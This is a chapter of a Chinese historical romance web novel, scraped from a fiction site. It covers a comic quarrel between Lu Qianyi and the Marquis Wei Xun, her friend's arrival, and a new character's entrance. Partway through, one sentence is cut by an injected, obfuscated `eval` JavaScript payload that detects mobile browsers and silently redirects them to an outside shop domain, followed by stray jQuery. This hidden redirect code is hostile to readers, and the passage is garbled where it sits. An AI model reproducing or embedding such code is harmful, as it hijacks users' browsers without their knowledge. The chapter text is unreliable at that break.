文趣网 > 其他小说 > 靖安侯为何这样 > 20. 回旋镖
    侧屋这边,局势陡然扭转。

    彩云等人已经自觉地退到了廊外的平地上。

    陆千仪站在魏寻面前,双手交叉抱在胸前,居高临下地看着他道:“堂堂靖安侯,看起来一表人才,威武不凡的,想不到竟然是这样的人!”

    方才差点就让他给蒙混过去了。

    魏寻坐在原处,瞥了眼她的碗,面不改色道:“再不吃就凉了。”

    陆千仪道:“你这话题转得也太生硬了吧?”

    似曾相识的回旋镖直击眉心,魏寻默然一噎,依旧平静道:“无凭无据的,你就这么冤枉好人?”

    陆千仪:“你敢说不是你吗?”

    魏寻:“那你说说,我为何要干这样的事?”

    “我怎么知道你为何要干这样的事?”陆千仪底气十足道,“你见过哪个采花大盗非礼姑娘之前还让人家猜猜理由的?”

    采花大盗?

    魏寻蓦地气笑了,抬眼质问道:“你居然敢将本侯比作那等下流之辈?”

    陆千仪一点不慌,半眯着眼睛审视着他,若有所思:“仔细想想,明明一开始你就已经拒绝同我成婚,后来却又改变了主意,实在可疑……虽然你的理由是想让我扮演你的未婚妻,来躲避世家联姻,但放着京都那么多未出阁的姑娘你不找,非要冒着与长公主为敌的风险,闹了劫亲这一出,说明你的目的本就不纯。”

    看不出来,疑心还挺重。

    魏寻表面上看起来没有一丝丝被戳中心事的慌乱,实际心里已然有了几分缴械投降的打算,只道:“我能有什么目的。”陆千仪一副胸有成竹的模样,缓缓俯身凑近他,盯着他的眼睛道:“要么,你这个人天生就爱挑事,要么……”

    魏寻眉梢一挑,回视着她。

    只见陆千仪脸上几不可察地闪过一丝近乎自负的骄傲:“你早就对我一见钟情,千方百计地想要得到我。”

    “……”

    对视片刻,魏寻没忍住闭上眼睛抬手压了压眉心。

    许是两人离得太近的缘故,陆千仪将他那一闪而过睫毛微微颤动的细微变化尽数看在眼里。

    于是她越发笃定,最后一句说对了。

    她心底意外地生出了几分羞涩,起身拉开了两人的距离,故作洒脱道:“你也不必不好意思,就凭本姑娘这副美貌,让人一见钟情也不是什么怪事,也难怪你早有图谋,连婚书都准备好了,早知如此,当初在醉香楼何必多此一举拒绝我呢……”

    话到一半,意识到自己跑偏了话题,陆千仪急忙端正神色道,“可话又说回来,你再怎么迷恋我,也不能干这种偷鸡摸狗的事啊!”呵,偷鸡摸狗?

    魏寻缓缓睁眼,一动不动地盯着桌面,搭在膝上的手指紧紧握成拳,咬牙道:“你什么时候变得这么话痨了?”

    “我一直都这么话……”陆千仪话音忽地一止,迅速反应过来,“我哪有话痨?你敢做不敢当,还不让人说两句?”

    魏寻此刻特别后悔来这陪她吃饭,几不可察地叹了口气道:“我昨晚的确来过。”

    陆千仪暗道:我说什么来着!

    “那是因为管家在明月居的院子里捡到一笔钱,让我来问问是不是你的。”魏寻只想速战速决,于是专挑她的软肋下手,“若没记错,好像是两……”

    他本想说两张一万两的银票。

    但转念一想,必须要抛出足够诱人的饵,才能够把这条聪明的鱼先钓走,于是话到嘴边,他不动声色地瞥了眼陆千仪的脸色,换成了:“五张一万两的银票。”

    “五张一万两!”陆千仪惊得眼珠子都要掉出来了,想也不想道,“难怪我说我的钱怎么少了那么多,这肯定是我掉的呀!”

    那可是五万两啊!谁家院子里平白无故掉这么多钱?肯定是她刚来的那天晚上掉的。

    果然,五万两的银票一出来,陆千仪瞬间将方才的争论抛到了脑后,埋怨道:“哎呀,这么重要的事情,你怎么不早说?”

    魏寻的脸上极其罕见地出现了几分无力,只道:“现在说也不迟,待会管家会送钱过来。”

    话音刚落,抬眼间便看见徐照站在廊下用一种同情的眼光看着他,默默摇了摇头。

    三更半夜冒雨前来哄睡,熬到快天明才回屋歇下,一大早还好心好意来陪对方用膳,结果却被当成登徒子数落了一通,最后还得花五万两来打消她的疑心,啧,谁家主子能倒霉成这样?

    一听钱在管家那里,陆千仪也顾不上吃早膳了,一副冰释前嫌的模样拍了拍他的肩膀道:“真不好意思,方才误会你了。”

    然后两手往身后一背,兴高采烈地跑出去找管家。

    徒留魏寻坐在原地,端起凉透的茶水,喝也不是,不喝也不是,缓了半晌才道:“来人,换茶。”

    陆千仪半道碰上了方才来禀报消息的小厮,这才知晓薛慕妍来了,于是火急火燎地往大门赶。

    薛慕妍和贺云溪的争执从“过河拆桥”四个字一直吵到六岁那年到底是谁打碎了御赐的花瓶,终于也进入了疲怠阶段,两人相看两厌,气鼓鼓地瞪了对方一眼,都懒得再开口。

    管家的神情也从一开始的目瞪口呆渐渐变成了无能为力。

    好在两人刚休战没多久,陆千仪便来了。

    “妍妍!”

    薛慕妍终于盼到她出来,积压在心里的所有情绪都在见到她的那一刻骤然迸发出来,竟是情不自禁地嘴巴一扁,委屈巴巴地哭了出来:“姐姐……”

    陆千仪不明所以,一见她哭便手忙脚乱地帮她擦眼泪:“怎么回事?怎么突然哭啦?”

    薛慕妍哭得梨花带雨:“他们都欺负我……”

    陆千仪一听这话,立即一记眼刀射向贺云溪:“贺公子,你一个大男人,怎么能欺负女孩子呢?”

    贺云溪都惊呆了,跳出来冲着薛慕妍嚷嚷:“诶……你方才跟我吵架的时候可不是这样的。”

    陆千仪原以为贺云溪虽然风流些,但脾性应该是儒雅温和的,哪知私底下竟然对自己表妹这么凶?于是立马驳道:“妍妍从来不会跟人吵架,反倒是贺公子你,身为表哥于情于理都不该欺负妹妹吧?”

    “就是!”薛慕妍躲在陆千仪身后,抽泣道,“我本来是想来看看你的,哪知被这侯府的管家拦在了门外,我堂堂郡主,便是到了宫里,谁不是对我客客气气的,这管家倒好,说什么没有侯爷的允许不能进去……呜呜……要不是为了你,谁稀罕来他这破侯府啊!”

    说着,豆大的眼泪噼里啪啦直往下掉。

    管家被说得心虚不已,恨不得找个地洞钻进去。

    陆千仪则看得心疼不已:“都怪我,都怪我,忘了让人给你捎个信了,不哭了啊!“

    贺云溪从前压根不知道长公主府里有陆千仪这么一号人物,更不知道薛慕妍和她关系如此亲昵,此刻这一出姐妹情深的画面,直看得他哑口无言,一双眼睛不可置信地打量着薛慕妍,暗道:平时怎么没看出来,你这丫头竟然还有两副面孔?

    陆千仪为了哄她开心,便提议:“不哭了,咱们逛街去,姐姐给你买好吃的!”

    薛慕妍脸上还挂着泪;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17613673|205485||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    ,乖巧地点了点头,随即又摇头道:“还是花我的钱吧,你出门在外,钱得留着自己用。”

    陆千仪开心道:“放心吧,我有的是钱!”

    说罢转身便朝管家伸出了手,两眼不自觉放光道,“管家,我的钱呢?”

    管家一头雾水:“什么钱?”

    陆千仪耐心提醒:“就昨晚在院子捡的钱啊!”

    院子里捡了钱?我吗?

    管家刚想问她是不是记错了,转瞬便听见身后传来一阵稍显刻意的轻咳。

    徐照赶在陆千仪察觉之前,从账房取了五万两银票出来,递给她道:“钱在这。”

    拿到了钱,陆千仪领着薛慕妍高高兴兴地上了马车,扬长而去。

    贺云溪一肚子气来得快,去得也快,见她们二人一走,一副不与女人计较的模样自顾自抖开扇子,径直跨门而入。

    管家却是怔怔想了一会才问:“没看错的话,方才拿给陆姑娘的……是整整五万两吧?”

    徐照回答:“不错。”

    “那这账……”

    怎么记?

    徐照微微叹了口气:“侯爷说,就当烧香了。”“……”

    *

    瑞仙楼乃是京都最好的客栈,往来客旅之人非富即贵。

    今日刚到午时,门前便停了一辆清简又不失沉雅的乌木马车,后面紧随着三辆平板车,车上装的大大小小皆是用料考究的锦匣木箱。

    “公子,瑞仙楼到了。”

    马车上的小厮率先跳了下来,随后车内走出一道清瘦俊朗的身影。

    瑞仙楼的掌柜亲自出门迎接,只见来人身着浅青交领长袍,腰束窄带,配以鎏金方扣,衣料匀净温润,在阳光下泛着朦胧渐变的颜色,虽不见繁复的纹样,但识货的人一看就知道用的是顶好的流光锦缎。这用得起这种料子的人本就不多,要想撑起面料之华贵,又能穿出清隽气韵的人更是凤毛麟角。

    是以,掌柜的几乎在见到来人的第一眼便认出了他的身份,热情道:“徐公子,您可算到了!”

    客栈里还坐着其他宾客,虽说一个个的在各自圈子里都是有头有脸的人物,可绝大多数人来瑞仙楼,顶多也就只有几个会来事的伙计们呼前拥后的,要想让掌柜的亲自出去迎接,一般人可没这种待遇。

    于是便有人好奇道:“看掌柜的这阵仗,外面的人似乎来头不小啊……”

    一时间众人都停下了闲谈,纷纷抬眼看向门口。

    这是另外有人豁然出声:“这不是徐家那位大公子吗?”

    “徐家的大公子?就是那个出身顶级勋贵世家却弃武从商的……徐彦?”

    这个名字一出来,周遭顿时哗然一片。

    要说京都的勋贵世家,除了大名鼎鼎的靖安侯府,另一个最常为众人论道的便是徐家。

    徐家祖上是跟着开国皇帝打江山的,受封荣国公,世代承袭爵位。徐彦乃是徐家长子,自幼被当作继承人来培养,文武双全,品行端方,见过他的人无不称赞徐家后继有人。

    直到五年前,不知出了什么变故,徐彦骤然离开京都,放弃了好好的世家子弟不做,孑然一身去了江南,还做起了生意。

    自古士农工商,等级鲜明,商人便是手里握着再多的钱,放在世人眼里,终究是比不过一出生就注定能踏入朝堂的世家勋贵来得体面。

    也正因如此,当初徐老爷子因此事气得雷霆震怒,直言若他自甘堕落,非要行此辱没门楣之举,他便要与他断绝父子关系。

    结果这一断,便是五年。